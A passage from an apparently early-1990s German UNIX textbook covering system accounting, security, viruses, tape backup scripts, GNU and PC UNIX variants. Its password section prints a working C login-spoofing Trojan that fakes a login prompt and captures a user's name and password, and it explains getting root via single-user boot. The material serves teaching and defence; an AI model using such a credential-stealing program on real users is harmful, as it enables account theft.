- `runacct(1M)` ist ein Shellscript, das täglich ausgeführt wird und den Tagesverlauf in verschiedenen Files zusammenfaßt.
- `dodisk(1M)`, beschrieben unter `acctsh(1M)`, ermittelt die Plattenbelegung zu den angegebenen Zeitpunkten (sonntags, mittwochs), um Ausgangsdaten für die mittlere Belegung bei der Monatsabrechnung zu haben.
- `ckpacct(1M)`, beschrieben unter `acctsh(1M)`, überprüft stündlich die Größe des Protokollfiles `/usr/adm/pacct`, in das jeder Prozess eingetragen wird, und ergreift bei Überschreiten einer Grenze geeignete Vorkehrungen.
- `monacct(1M)`, beschrieben unter `acctsh(1M)`, stellt die Monatsabrechnung in einem File `/usr/adm/acct/fiscal/fiscrpt` zusammen, das gelesen oder gedruckt werden kann.

- `acctcom(1M)` protokolliert die Prozesse des Terminals `/dev/tty2p4`, wohinter sich unser Modem verbirgt. Eine Sicherheitsmaßnahme.

Weiteres kann man im Referenz-Handbuch und vor allem im System Administrator's Manual nachlesen. Nicht mehr aufzeichnen, als man auch auswertet, Altpapier gibt es schon genug.

3.14.9 Sicherheit

Zur Sicherheit gehören drei Bereiche:

- die **Betriebssicherheit** oder Verfügbarkeit des Systems,
- der Schutz der Daten vor Verlust oder Beschädigung (**Datensicherheit** oder Datenintegrität),
- der Schutz personenbezogener oder sonstwie vertraulicher Daten vor Mißbrauch (**Datenschutz** oder Datenvertraulichkeit). Hierzu mehr in Kapitel 6 *Computerrecht*.

In allen drei Bereichen sind Maßnahmen auf der Hard- und der Softwareseite erforderlich. Bei hohen Anforderungen erstrecken sich die Maßnahmen auch auf Gebäude, Personen und Organisationsstrukturen. Besonderen Wert lege man auf die Auswahl und Pflege des System-Managers.

3.14.9.1 Betriebssicherheit

Maßnahmen zur Betriebssicherheit stellen das ordnungsgemäße Funktionieren des Systems sicher. Dazu gehören:

- Schaffung von Ausweichmöglichkeiten bei Hardwarestörungen
- Sicherung der Stromversorgung
- Vermeidung von Staub in den EDV-Räumen, Rauchverbot
- Vermeidung von elektrostatischen Aufladungen
- Klimatisierung der EDV-Räume
- vorbeugende Wartung der Hardware (Filter!) und der Klimaanlage
- Vorbereitung von Programmen oder Skripts zur Beseitigung von Softwarestörungen
- regelmäßiges (z. B. wöchentliches) Rebooten der Anlage
- Protokollieren und Analysieren von Störungen
- Überwachung des Zugangs zu kritischen Systemteilen
- Kenntnisse der Systemverwaltung bei mehreren, aber nicht zu vielen Mitarbeitern

3.14.9.2 Datensicherheit

Auch bei einer gut funktionierenden Anlage gehen Daten verloren. Häufigste Ursache sind Fehler der Benutzer wie versehentliches Löschen von Files und nachlässiger Umgang mit Paßwörtern.

Versehentliches Löschen Das Löschkommando `rm(1)` fragt nicht, sondern handelt. Kopierkommandos wie `cp(1)` löschen oder überschreiben stillschweigend das Zielfile. Eine Rücknahme des Kommandos mit `undelete` oder ähnlichen Werkzeugen wie vom PC bekannt gibt es nicht. Will man vorsichtig sein, ruft man es grundsätzlich interaktiv auf, Option `- i`. Traut der System-Manager seinen Benutzern nicht, benennt er das Original um und verpackt es mit besagter Option in ein Shellscript oder Alias namens `rm`. Man kann auch aus dem Löschen ein Verschieben in ein besonderes Verzeichnis machen, dessen Files nach einer bestimmten Frist vom `cron` endgültig gelöscht werden, aber das kostet Platz auf der Platte. Gehen dennoch Daten verloren, bleibt die Hoffnung aufs Backup.

Passwörter Die Passwörter sind der Schlüssel zum System. Da die Benutzernamen öffentlich zugänglich sind, sind jene der einzige Schutz vor Mißbrauch. Besonders reizvoll ist das Passwort des System-Managers, der bekanntlich den Namen `root` führt. Eine internationale Gruselgeschichte baut darauf auf, daß ein Hacker das Passwort der `root` erraten hat.

Ein Passwort darf nicht zu einfach aufgebaut und leicht zu erraten sein. UNIX verlangt mindestens 6 Zeichen, davon mindestens 2 Buchstaben und eine Ziffer oder ein Satzzeichen. Ferner kann der System-Manager einen Automatismus einrichten, der die Benutzer zwingt, sich in regelmäßigen Zeitabständen ein neues Passwort zu geben (password aging). Das hat aber auch Nachteile. So habe ich noch meine vor vier Jahren gültigen Passwörter im Kopf, selten jedoch meine neuesten.

Ein Passwort soll nicht aus allgemein bekannten Eigenschaften des Benutzers oder des Systems erraten werden können (unix, karlsruhe, walex, ursula, unimvm, hp9000) oder ein Wort aus einem Wörterbuch oder der Literatur (hamlet, slartibartfast) sein. Ein zufällig zusammengewürfeltes Passwort läßt sich nicht merken und führt dazu, daß man einen Zettel ans Terminal klebt. Eine gute Methode ist, einen Satz (eine Gedichtzeile oder einen Bibelvers) auswendig zu lernen und das Passwort aus den Anfangsbuchstaben der Wörter zu bilden oder zwei Wörter zu mischen. Auch der Roman *Finnegans Wake* von JAMES JOYCE gibt gute Passwörter her, weil ihn kaum jemand liest. Ein Passwort wie *gnomeosulphidosalamermauderman596* – die Ziffern sind die Seitenzahl – treibt jeden Cracker in den Wahnsinn. Und schließlich beherzige man den Rat unserer Altvordern[33]:

> Selber wisse mans,
> nicht sonst noch jemand,
> das Dorf weiß, was drei wissen.

[33]Leider können wir Ihnen hier nur die Übersetzung von FELIX GENZMER bieten, der Suche nach der originalen Fassung war noch kein Erfolg vergönnt. Der Zauber der Runen ist mit Roman Times nicht wiederzugeben.

Einige Versuche, an Passwörter zu gelangen, sind in die Literatur eingegangen. Der simpelste Trick ist, einem Benutzer beim Einloggen zuzuschauen. Auch in Papierkörben findet man manchmal Zettel mit Passwörtern. Einem intelligenten UNIX-Liebhaber angemessener sind Programme, die als **Trojanische Pferde**[34] bekannt sind.

Ein solches Programm startet man aus seiner Sitzung. Es schreibt die übliche Aufforderung zum Einloggen auf den Bildschirm und wartet auf ein Opfer. Dieses tippt nichtsahnend seinen Namen und sein Passwort ein, das Pferd schreibt beides in ein File und verabschiedet sich mit der Meldung `login incorrect`. Daraufhin meldet sich der ordnungsgemäße `getty`-Prozess, und das Opfer – in dem Glauben, sich beim erstenmal vertippt zu haben – wiederholt seine Anmeldung, diesmal mit Erfolg. Ein Trojanisches Pferd ist einfach zu schreiben:

```
/* Trojanisches Pferd */
/* Filename horse.c, Compileraufruf cc -o horse horse.c */
/* W. Alex, Tel. 0721/608-2404, 13. Jan. 1989 */

#define PROMPT0 "UNIX\n"
#define PROMPT1 "HP-login: "
#define PROMPT2 "Passwort: "

#define CLEAR   "\033H\033J"   /* Escapes fuer HP */
#define INVIS   "\033&dS\033*dR"
#define VISIB   "\033&d@\033*dQ"

#include <stdio.h>
#include <sys/ioctl.h>
#include <signal.h>

main()
{
char name[32], pwort[32], zucker[8];
unsigned long sleep();

signal(SIGINT, SIG_IGN);
signal(SIGQUIT, SIG_IGN);

printf(CLEAR);
printf(PROMPT0);
```

[34]Die Definition des ursprünglichen Trojanischen Pferdes ist nachzulesen in HOMERS *Odyssee* im 8. Gesang (hier in der Übertragung von JOHANN HEINRICH VOSS):

> Fahre nun fort und singe des hölzernen Rosses Erfindung,
> Welches Epeios baute mit Hilfe der Pallas Athene
> Und zum Betrug in die Burg einführte der edle Odysseus,
> Mit bewaffneten Männern gefüllt, die Troja bezwangen.
> ...

```
while (strlen(name) == 0) {
      printf(PROMPT1);
      gets(name);
}

printf(PROMPT2);
printf(INVIS);
gets(pwort);
printf(VISIB);

sleep((unsigned long) 2);

printf("\nIhr Name ist %s.\n", name);
printf("Ihr Passwort lautet %s.\n", pwort);
printf("\nIch werde gleich Ihre Daten fressen,\n");
printf("falls Sie mir keinen Zucker geben!\n\n");
scanf("%s", zucker);
if (strcmp("Zucker", zucker) == 0)
      kill(0, 9);
else {
      printf("\nDas war kein Zucker!\n");
      kill(0, 9);
}
}
```

Programm 3.32 : C-Programm Trojanisches Pferd

Denken Sie einmal darüber nach, wie Sie sich als Benutzer verhalten können, um aus diesem Gaul ein Cheval évanoui zu machen.

Was tut der System-Manager, wenn er sein wertvolles Passwort vergessen hat? Er bewahrt die Ruhe und veranlaßt das System durch vorübergehenden Entzug des Starkstroms zum Booten. Während des Bootvorgangs kann man vom üblichen automatischen Modus in den interaktiven Modus wechseln. In diesem befiehlt er dem System, unabhängig von dem Eintrag in `/etc/inittab(4)` im Single-User-Modus zu starten, siehe `hpuxboot(1M)`. Nach Vollendung des Bootens läuft auf der **Konsole** eine Sitzung des Superusers, ohne Passwort. Einzige Voraussetzung für diesen Trick ist der Zugang zur Konsole. Man sollte daher die Konsole und sämtliche Verbindungen vom Computer zu ihr sorgfältig vor unbefugten Zugriffen schützen.

Viren Unter dem Schlagwort **Viren** werden mehrere Arten von Programmen zusammengefaßt, die die Arbeit der Anlage stören (malicious software). Die PC-Welt wimmelt von Viren, entsprechend der Verbreitung dieses Computertyps. Eine bekannte Virenliste (MacAfee) zählt Anfang 1993 über 1500 Viren für PCs unter MS-DOS auf, darunter so poetische Namen wie Abraxas, Black Monday, Cinderella, Einstein, Halloechen, Mexican Mud, Particle Man, Silly Willy, Tequila und Vienna. Die Betroffenen haben vorübergehend weniger Sinn für Poesie.

UNIX-Systeme sind zum Glück nicht so bedroht wie PCs. Das hängt unter anderem mit ihrer Komplexität zusammen. Dafür ist der Schaden meist beträchtlicher. Die System-Manager stecken in dem Zwiespalt zwischen dem völligen Dichtmachen des Systems und der UNIX-üblichen Weltoffenheit.

Trojanische Pferde täuschen die Erfüllung einer legalen Aufgabe vor, machen in Wirklichkeit aber stattdessen etwas anderes. Meist versuchen sie, an Passwörter zu kommen, siehe oben.

Logische Bomben sind Programme, die auf ein bestimmtes Ereignis hin den Betrieb stören. Das Ereignis ist ein Zeitpunkt oder der Aufruf eines legalen Programmes.

Falltüren oder Trap Doors sind Nebenzugänge zu Daten oder Programmen unter Umgehung der ordnungsgemäßen Sicherheitsvorkehrungen. Diese Falltüren können von böswilligen Programmierern eingerichtet worden sein, gelegentlich aber auch zur Erleichterung der Arbeit des Systempersonals. Natürlich sollten in diesem Fall die Nebenzugänge nicht allgemein bekannt sein, aber läßt sich das mit Sicherheit verhindern?

Würmer sind Programme, die sich selbst vermehren und insbesondere über Datennetze ausbreiten. Ihr Schaden liegt im wesentlichen in der Belegung der Ressourcen. Im Internet ist vor einigen Jahren ein Wurm namens Morris (nach seinem Schöpfer) berühmt geworden.

Echte **Viren** sind Befehlsfolgen innerhalb eines ansonsten legalen Programmes (Wirtprogramm), die in der Lage sind, sich selbst in andere Programme zu kopieren, sobald das Wirtprogramm ausgeführt wird. Sofort oder beim Eintreten bestimmter Ereignisse (zum Beispiel freitags) offenbaren sie sich durch eine Störung des Betriebes. Die besondere Heimtücke der Viren liegt in ihrer zunächst unbemerkten Verbreitung.

Viren kommen von außen mit befallenen Programmen, die über Disketten, Bänder oder Netze ins System kopiert werden. Die erste Gegenmaßnahme ist also Vorsicht bei allen Programmen, die eingespielt werden sollen. Texte, Programme im Quellcode, Meßdaten und dergleichen sind passive Daten, können nicht wie ein Programm ausgeführt werden und daher auch keinen Virus verbreiten.

Die zweite Maßnahme ist der Einsatz von Schutzprogrammen, die die bekanntesten Viren erkennen (**Viren-Scanner**) und Alarm schlagen. Da sie ausführbare Programme auf bestimmte Zeichenfolgen untersuchen, die typisch für die bisher bekannten Viren sind, sind sie gegenüber neuen Viren machtlos.

Drittens kann man alle ausführbaren Files mit **Prüfsummen** oder ähnlichen Schutzmechanismen versehen. Stimmt eine Prüfsumme überraschenderweise nicht mehr, ist das File manipuliert worden.

Viertens kann man alle ausführbaren Files verschlüsseln oder komprimieren. Der Virus, der das verschlüsselte File befällt, wird beim Entschlüsseln verändert. Damit ist das Programm nicht mehr ablauffähig, der Virus kann sich nicht mehr ausbreiten.

Fünftens sollten die Benutzer in den Verzeichnissen, in denen ausführbare Programme gehalten werden (`/bin`, `/usr/bin`, `/usr/local/bin`, `/etc`), keine

Schreibberechtigung haben. Nur der System-Manager darf dort nach gründlicher Untersuchung in einer Quarantäne-Station neue Programme einfügen. Bewahren Sie außerdem die Originale aller Programme sorgfältig auf und lesen sie die Datenträger nur schreibgeschützt ein. Viren auf Originalen sind selten, aber auch schon vorgekommen. Dasselbe gilt für Backups. Überwachen Sie schreibende Netzzugänge. Alle Zugriffsrechte sollten nicht großzügiger vergeben werden als die Arbeit erfordert.

Pseudo-Viren sind Programme, die einem Viren-Suchprogramm das Vorhandensein eines Virus vorgaukeln, ansonsten aber harmlos sind. Sie enthalten Bitfolgen, wie sie für Viren typisch sind. Im Unterschied zu einem Virus, der immer Teil des verseuchten Wirtprogrammes ist, ist ein Pseudo-Virus ein eigenständiges Programm.

Backup Daten sind vergänglich. Es kommt nicht selten vor, daß sich Benutzer ungewollt die eigenen Files löschen. Sie erinnern sich, UNIX gehorcht aufs Wort, ohne Rückfragen. Für solche und ähnliche Fälle zieht der System-Manager regelmäßig ein **Backup**. Das ist eine Bandkopie des gesamten File-Systems oder wenigstens der Zweige, die sich ändern.

Der Zeitraum zwischen den Backups hängt ab von der Geschwindigkeit, mit der sich die Daten ändern, und von dem Wert der Daten. Wir ziehen wöchentlich ein Backup. Es gibt aber Betriebe, in denen täglich mehrmals ein Backup durchgeführt wird, denken Sie an eine Bank oder Versicherung.

Ferner gibt es zwei Strategien für das Backup. Man kopiert entweder jedesmal das gesamte File-System oder nur die Änderungen gegenüber dem vorhergehenden Backup. Dieses **inkrementelle Backup** geht schneller, verlangt aber bei der Wiederherstellung eines Files unter Umständen das Einspielen mehrerer Kopien bis zum letzten vollständigen Backup zurück. Wir ziehen wöchentlich ein vollständiges Backup des `/mnt`-Zweiges mit den Home-Verzeichnissen und einmal im Quartal ein **vollständiges Backup** des ganzen File-Systems. In großen Anlagen werden gemischte Strategien verfolgt.

Für das Backup verwendet man zweckmäßig ein zugeschnittenes Shellscript `backup`. Das folgende Beispiel zieht ein Backup eines Verzeichnisses (Default: HOME) samt Unterverzeichnissen auf Bandkassette. Es ist für den Gebrauch durch die Benutzer gedacht, für ein Gesamtbackup muß man einige Dinge mehr tun (Single User Modus, File System Check). Das Bandgerät ist hier `/dev/rct/c2d1s2`.

```
# Skript zum Kopieren auf Bandkassette

BDIR=${1:-$HOME}
cd $BDIR
echo Backup von `pwd` beginnt.
/bin/find . -print |
/bin/cpio -ocx |
/bin/tcio -oS 256 /dev/rct/c2d1s2
/bin/tcio -urV /dev/rct/c2d1s2
echo Backup fertig.
```


Programm 3.33 : Shellscript für Backup auf Bandkassette

Zum Zurückspielen des Backups verwendet man ein ähnliches Shellscript `restore`. Das Verzeichnis kann angegeben werden, Default ist wieder HOME.

```
# Script zum Rueckspielen eines Backups von Kassette

RDIR=${1:-$HOME}
cd $RDIR
echo Restore nach `pwd` beginnt.
/bin/tcio -ivS 256 /dev/rct/c2d1s2 |
/bin/cpio -icdvm '*'
/bin/tcio -urV /dev/rct/c2d1s2
echo Restore fertig.
```

Programm 3.34 : Shellscript für Restore von Bandkassette

Das Werkzeug `tcio(1)` wird nur in Verbindung mit Kassettengeräten benötigt und optimiert die Datenübertragung unter anderem durch eine zweckmäßige Pufferung. Für ein Backup auf ein Spulenbandgerät `/dev/rmt/0m` lauten die beiden Shellscripts:

```
# Skript zum Kopieren auf Bandspule

BDIR=${1:-$HOME}
cd $BDIR
echo "Backup auf /dev/rmt/0m (Spule) beginnt."
echo Zweig `pwd`
find . -print | cpio -ocBu > /dev/rmt/0m
/bin/date >> lastbackup
```

Programm 3.35 : Shellscript für Backup auf Bandspule

```
# Script zum Rueckspielen eines Backups

RDIR=${1:-$HOME}
cd $RDIR
echo Restore von Band (Spule) /dev/rmt/0m nach `pwd` beginnt.
cpio -idvBR < /dev/rmt/0m
```

Programm 3.36 : Shellscript für Restore von Bandspule

Die letzte Zeile des Backup-Scripts schreibt noch das Datum in ein File `./lastbackup`. Im Verzeichnis `/etc` finden sich zwei Shellscripts `backup(1M)` und `restore(1M)`, die man auch verwenden oder als Vorlage für eigene Anpassungen nehmen kann.

3.14.10 Übung

Viele Tätigkeiten in der Systemverwaltung setzen aus gutem Grund die Rechte eines Superusers voraus. Auf diese verzichten wir hier. Vielleicht dürfen Sie Ihrem System-Manager einmal bei seiner verantwortungsvollen Tätigkeit helfen. Wir schauen uns ein bißchen im File-System um:

`cd`	(ins Home-Verzeichnis wechseln)
`du`	(Plattenbelegung)
`df`	(dito, nur anders)
`bdf`	(dito, noch anders)
`find . -atime +30 -print`	(suche Ladenhüter)
`find . -size +100 -print`	(suche Speicherfresser)

Dann sehen wir uns das File `/etc/passwd(4)` an:

`pwget`	(Benutzereinträge)
`grget`	(Gruppeneinträge)

und schließlich versuchen wir, die Konfiguration unserer Terminalschnittstelle zu verstehen:

`stty -a`	(in Sektion 1 nachlesen)

Es wäre auch kein Fehler, wenn Sie mit Unterstützung durch Ihren System-Manager ein Backup Ihres Home-Verzeichnisses ziehen und wieder einspielen würden. Ein Shellscript dazu, das allerdings auf unser System zugeschnitten ist, stand wenige Seiten zuvor.

3.15 HP Echtzeit-Erweiterungen

Unter UNIX wird die Reihenfolge, in der Prozesse abgearbeitet werden, stark vom System selbst beeinflußt, ebenso das Schreiben und Lesen des Massenspeichers. Für einen Computer, auf dem nur gerechnet, geschrieben und gezeichnet wird, ist das eine vernünftige Lösung. Bei einem **Prozessrechner** hingegen, der eine Produktionsanlage steuert, müssen bestimmte Funktionen in garantierten, kurzen Zeitspannen erledigt werden, hier darf das System keine Freiheiten haben. Ein solches System mit einem genau bestimmten Zeitverhalten nennt man **Echtzeit-System** (real time system).

(Fortsetzung folgt)

3.16 GNU is not UNIX

Die Gnus (Connochaetes) sind eine Antilopenart in Süd- und Ostafrika, von den Buren Wildebeest genannt. Nach Alfred Brehm sind es höchst absonderliche, gesellig lebende Tiere, in deren Wesen etwas Komisches, Feuriges, Überspanntes steckt.

Das **GNU-Projekt** der Free Software Foundation Inc. bezweckt, Programmierern – hauptsächlich aus dem UNIX-Bereich – systemnahe Software ohne Einschränkungen juristischer oder finanzieller Art zur Verfügung zu stellen. Die Software ist durch Copyright[35] geschützt, darf aber unentgeltlich benutzt, verändert und weitergegeben werden, jedoch immer nur zusammen mit dem Quellcode, so daß andere Benutzer die Programme ebenfalls anpassen und weiterentwickeln können. Einige nützliche und leistungsfähige Programme laufen bereits:

- GNU-Emacs – ein mächtiger Editor,
- GNUplot – ein Programm zum Darstellen von Funktionen, die als Gleichung oder Tabelle vorliegen,
- GNU-CC – ein ANSI-C-Compiler,
- GNU-Flex – eine Alternative zu `lex`,
- GNU-Bison – eine Alternative zu `yacc`.
- GNU-Ghostscript – eine Postscript-Interpreter

Besonders wertvoll ist der Zugang zum Quellcode, so daß man die Programme ergänzen und portieren kann. Die Gedanken hinter dem Projekt, das 1985 von Richard M. Stallman begründet wurde, sind im GNU Manifesto nachzulesen, im Netz zu finden.

Die GNU-Programme sind immer als Quellen verfügbar, oft zusammen mit Makefiles für verschiedene Systeme, selten als unmittelbar ausführbare Programme. Man muß also noch etwas Arbeit hineinstecken, bis man sie nutzen kann. Gute Kenntnisse von `make(1)` sind hilfreich. Vereinzelt nehmen auch Firmen die Compilierung vor und verkaufen die ausführbaren Programme zu einem immer noch gemäßigten Preis.

3.17 UNIX auf PCs

3.17.1 AT&T UNIX

Auf Workstations ist UNIX die Regel, auf Mainframes kommt es vor, macht es auf einem PC Sinn? Das am weitesten verbreitete Betriebssystem für PCs ist **MS-DOS**. Es wurde Ende der siebziger Jahre entwickelt für den Prozessor Intel 8086 unter Rücksichtnahme auf das noch ältere Betriebssystem **CP/M**. MS-DOS ist ein Single-Tasking-Single-User-System, das heißt es kennt nur einen Benutzer und kann immer nur eine Aufgabe bearbeiten. Wenn diese erledigt ist, kommt die nächste dran. Mehr war dem damaligen Prozessor auch kaum zuzumuten.

[35]Die GNU-Leute bezeichnen ihre besondere Art des Copyrights als Copyleft.

Die Prozessoren haben sich weiterentwickelt, heute steht der Intel 80 586 (Pentium) in den Schaufenstern. Auch MS-DOS hat sich verbessert. Die augenblickliche Version 6.0 verwaltet mehr Arbeits- und Massenspeicher als frühere. Bei der Fortschreibung wurde immer darauf geachtet, daß ältere Programme auch auf neuen Versionen von MS-DOS ablaufen konnten, es gab nie einen Bruch. Das ist eine Stärke und eine Schwäche zugleich. Die Weiterverwendbarkeit der Anwendungsprogramme ist ein wesentliches Argument für den PC und MS-DOS. Auf der anderen Seite nutzt MS-DOS die heutigen Prozessoren bei weitem nicht aus. Das Programmieren für MS-DOS krankt an vielen Beschränkungen, die vor zwölf Jahren keine Rolle spielten, weil die Hardware der Flaschenhals war.

Es gibt ein Multi-tasking-single-user-System für PCs mit Namen **OS/2**, das von IBM weiterentwickelt wird. Bei seiner Schöpfung hat man aus den Fehlern von MS-DOS gelernt. Leider kommt es zehn Jahre zu spät. Aber wer weiß?

AT&T hat mehrere UNIX-Systeme für PCs lizensiert. Am weitesten verbreitet war **MS-Xenix**, ein UNIX für den Prozessor Intel 80 286, das heute keine Rolle mehr spielt. Bei den neueren UNIXen ist der Marktführer **SCO UNIX**, daneben gibt es Interactive UNIX, EURIX und andere. Die Systeme kosten zwischen 1000 und 3000 DM. Für den beruflichen Einsatz ist dieser Preis kein Hindernis, wohl aber die vorläufig noch beschränkte Verfügbarkeit von Portierungen der zahllosen Anwendungsprogramme aus der MS-DOS-Welt. Natürlich gibt es Textprogramme, Datenbanken und Tabellenkalkulationen für UNIX-PCs, aber die Portierung der gängigen MS-DOS-Anwendungen hat erst begonnen. Aufgrund der geringeren Stückzahlen bei den UNIX-Anwendungen liegt ihr Preis auch etwa um den Faktor zehn höher als in der MS-DOS-Welt und ist damit für Studenten und Öffentliche Bedienstete unerschwinglich.

Die PC-UNIXe enthalten oft sogenannte DOS-Boxen. Das sind Anwendungsprogramme, unter deren Kontrolle wiederum MS-DOS-Anwendungsprogramme ablaufen. Als Übergangslösung brauchbar, aber nicht die sinnvollste Nutzung des Prozessors.

Verfolgt man die Entwicklung, so ist es nicht utopisch anzunehmen, daß die UNIX-Workstation von heute der PC von 1995 sein wird. Was aus MS-DOS – auch mit Zusätzen wie Windows – wird, steht in den Sternen. Und UNIX wird hoffentlich infolge vermehrter Standardisierung einfacher zu verwalten sein.

3.17.2 MINIX

Das Betriebssystem UNIX war in seinen ersten Jahren kein kommerzielles Produkt, sondern wurde gegen eine Schutzgebühr an Universitäten und andere Interessenten im Quellcode weitergegeben, die ihrerseits viel zur Weiterentwicklung beitrugen, insbesondere die University of California at Berkeley.

Also verwandte Professor Andrew S. Tanenbaum von der Freien Universität Amsterdam UNIX zur Untermalung seiner Vorlesung über Betriebssysteme. Als AT&T mit UNIX Geld verdienen wollte und die Weitergabe des Codes einschränkte, stand er plötzlich ohne ein Beispiel für seine Vorlesung da, und nur Theorie wollte er nicht predigen.

In seinem Zorn setzte er sich hin und schrieb ein neues Betriebssystem für den IBM PC, das sich zum Benutzer wie UNIX verhielt, schön pädagogisch und übersichtlich aufgebaut und unabhängig von den Rechtsansprüchen irgendwelcher Pfeffersäcke war. Dieses Betriebssystem heißt MINIX, ist zur Zeit in Version 1.5 auf dem Markt und von jedermann für 300 DM käuflich. Eine Installation auf einem PC mit 80386SX und IDE-Platte verlief reibungslos. Die zugehörige Beschreibung steht in Tanenbaums Buch "Operating Systems“.

MINIX ist durch das Urheberrecht (Copyright) geschützt; es ist nicht Public Domain und auch nicht Teil des GNU-Projektes. Der Inhaber der Rechte – der Verlag Prentice Hall – gestattet jedoch Universitäten, die Software für Zwecke des Unterrichts und der Forschung zu kopieren. Er gestattet weiter Besitzern von MINIX, die Software zu verändern und die Änderungen frei zu verbreiten, was auch in großem Umfang geschieht. Die MINIX-Usenet-Gruppe zählt etwa 25000 Mitglieder, die bisher rund 12000 Mitteilungen ins Netz eingebracht haben.

In den Zeitschriften c't 9/1989 und IX 6/1989 findet man Näheres.

3.17.3 Coherent

Coherent von Mark Williams ist ein UNIX-System für IBM-PCs, das ähnlich preiswert ist wie MINIX, sich aber an einen anderen Benutzerkreis wendet. Es setzt auf UNIX Version 7 auf und läuft auf Prozessoren Intel 80386SX und höher. Zahlreiche Werkzeuge, darunter ein C-Compiler (K&R-Standard), gehören dazu. Man bekommt im Gegensatz zu MINIX keinen Quellcode, kann also das Betriebssystem nicht ändern. Zusätzliche Werkzeuge kann man sich wie in jedem UNIX-System schreiben. Aktuell ist die Version 4.2. In dem Preis von rund 250 DM ist ein Handbuch von 1200 Seiten enthalten.

Für Benutzer, die mit wenig Aufwand ein UNIX-System kennenlernen wollen, ohne in die Programmierung von Betriebssystemen einzusteigen, ist Coherent das Richtige. Wer dagegen tiefer tauchen will, findet in MINIX mehr Möglichkeiten zum Spielen. Man muß sich aber darüber klar sein, daß kein für das Betriebssystem MS-DOS geschriebenes Programm wie Word, Lotus 1-2-3 oder Paradox unter einem UNIX-System läuft.

Coherent ist ein kommerzielles Produkt, das voll durch Copyright geschützt ist. Weitere Informationen in den Zeitschriften c't Nr.11/1990, Seite 150 , c't Nr. 10/1992, Seite 152, IX Nr. 9/1991, Seite 94 und IX Nr. 9/1992, Seite 50.

3.17.4 LINUX

LINUX ist eine UNIX-Nachempfindung von Linus B. Torvalds aus Finnland, die durch Copyright geschützt, aber frei kopierbar und für eigene Zwecke nutzbar ist. Es läuft auf Prozessoren 80386SX und höher und braucht mindestens 2 MB Arbeitsspeicher (Kernel + Buffer 1,5 MB), 30 MB Platte (IDE; SCSI in Vorbereitung) und eine Grafikkarte von Hercules bis VGA. Der volle Quellcode steht zur Verfügung. LINUX ist ziemlich jung, aber es arbeiten bereits deutsche, amerikanische und australische Programmierer an der Entwicklung mit. Aktuell ist die Version 1.0 (April 1992). Einige Eigenschaften:

- mehrere Programme laufen gleichzeitig

- Paging
- Page Sharing bei mehrfachem Aufruf desselben Programms
- Systemaufrufe eine Untermenge von System V und POSIX
- Virtueller Speicher
- POSIX Job Control
- Pseudo-TTYs
- Micro Emacs
- Nachempfindungen der meisten UNIX-Werkzeuge
- über 200 Bibliotheksfunktionen, shared libraries
- Tastaturen US, finnisch, französisch und deutsch
- die meisten GNU-Werkzeuge (gcc, bison, bash, ...)
- MTOOLS für DOS-File-System

Eigene Erfahrungen liegen noch nicht vor. Der Original Point of Distribution ist nic.funet.fi (128.214.6.100), aber auch in Aachen (137.226.112.31) ist es verfügbar. Näheres in der Zeitschrift IX 1992 Nr. 7, S. 90 und c't 1992 Nr. 11, S. 38 sowie im Internet.

3.17.5 386BSD

386BSD ist ein UNIX-System aus Berkeley für Prozessoren 80386 und höher, ebenfalls copyrighted, für private Zwecke frei nutzbar und darf nicht mit dem kommerziellen Produkt BSD/386 verwechselt werden. Zur Zeit (April 1992) ist das System noch nicht stabil und nur für Experimente geeignet. Größtes Handicap: es beansprucht eine Festplatte für sich allein (nicht nur eine Partition).

Der Original Point of Distribution ist agate.berkeley.edu (128.32.136.1), aber die Software liegt auch in Stuttgart auf rusmv1.rus.uni-stuttgart.de (129.69.1.12). Näheres in der Zeitschrift IX 1992, Nr. 5, S. 52 und Nr. 6, S. 30.

3.17.6 MKS-Tools und andere

Die UNIX-Werkzeuge einschließlich der Shells oder Kommando-Interpreter sind Programme. Sie lassen sich auf andere Computer und andere Betriebssysteme umschreiben. Warum sollte es unter MS-DOS oder OS/2 keine Kornshell und keinen `vi(1)` geben?

Die MKS-Tools stellen auf PCs unter MS-DOS rund hundertfünfzig UNIX-Werkzeuge bereit. Sie sind kein Betriebssystem und machen aus MS-DOS kein Mehrbenutzersystem, aber ein UNIX-Fan arbeitet damit auf dem PC in gewohnter Weise, vor allem mit dem `vi(1)`. Außerdem sind die UNIX-Werkzeuge leistungsfähiger als die Werkzeuge von MS-DOS.

Im einfachsten Fall kopiert man die Werkzeuge in ein eigenes Unterverzeichnis und fügt dieses der Befehlspfadvariablen PATH zu, vor oder nach dem DOS-Verzeichnis, ganz nach gusto.

Man kann es aber auch raffinierter machen. Beim Start von MS-DOS wird im File `config.sys` der Kommandointerpreter `command.com` geladen und gestartet. Nimmt man stattdessen das MKS-Tool `init.exe`, so ist dies das erste laufende Programm und tut das, was man unter UNIX von `init` erwartet. Es arbeitet die `inittab` durch und startet einen `getty`-Prozess (unter MS-DOS natürlich nur einen). Dieser fordert zum `login` auf, ganz wie auf einem UNIX-System. Rest wie gewohnt. Die Zugriffsrechte der Dateien sind eine Frage des File-Systems, also eines Teils des Betriebssystems. Sie bleiben daher wie unter MS-DOS üblich. Die Sitzung hingegen ist UNIX-haft, sogar der Schrägstrich zur Trennung der Dateinamen (der wesentlichste Unterschied zwischen UNIX und MS-DOS) läßt sich umpolen.

Der Spaß kostet rund 600 DM, englische Handbücher inbegriffen. Zur Zeit ist Version 4.1 aktuell. Falls man mit weniger Werkzeugen zufrieden ist, kann man die Kosten auf etwas Suchen im Netz verringern. Von vielen häufig gebrauchten UNIX-Kommandos gibt es Nachempfindungen für MS-DOS auf Anonymous-FTP-Servern, von manchen sogar mehrere. Hier eine Auswahl einiger Pakete:

- b6pack: size, space, touch, wc, when, words
- danix: cat, chmod, cut, cwd, head, ls, man, paste, ptime, tail, touch, wc
- dantools: atob, btoa, cal, cat, chmod, compress, detab, dump, entab, head, pr, swchar, tail, touch, udate, uudecode, uuencode
- dosix: df, du, head, rm, touch, wc
- dskutl: chmod, cp, du, find, ls, mv, page, rm samt zugehörigen Handbuchseiten
- rstlkit: aa, at, bcmp, chmod, df, diff, dr, du, head, lynx, mb, mv, pr, pwd, rgrep, rm, swap, tee, timex, touch, trim, wc
- uxutl: basename, cat, cmp, cpio, date, df, du, fgrep, find, grep, ls, mkdir, mv, od, rm, rmdir, sleep, sort, tee, touch, uniq, wc
- ztools: ascdump, cd, copy, del, dir, fa, find, grep, key, move, size, space, touch

Darüber hinaus gibt es noch Nachempfindungen einzelner Kommandos wie `make(1)`, `tar(1)`, `awk(1)` und `more(1)`. Zum Teil ist der Quellcode verfügbar, so daß einer Portierung oder Ergänzung nichts im Wege steht.

3.18 Exkurs über Informationen

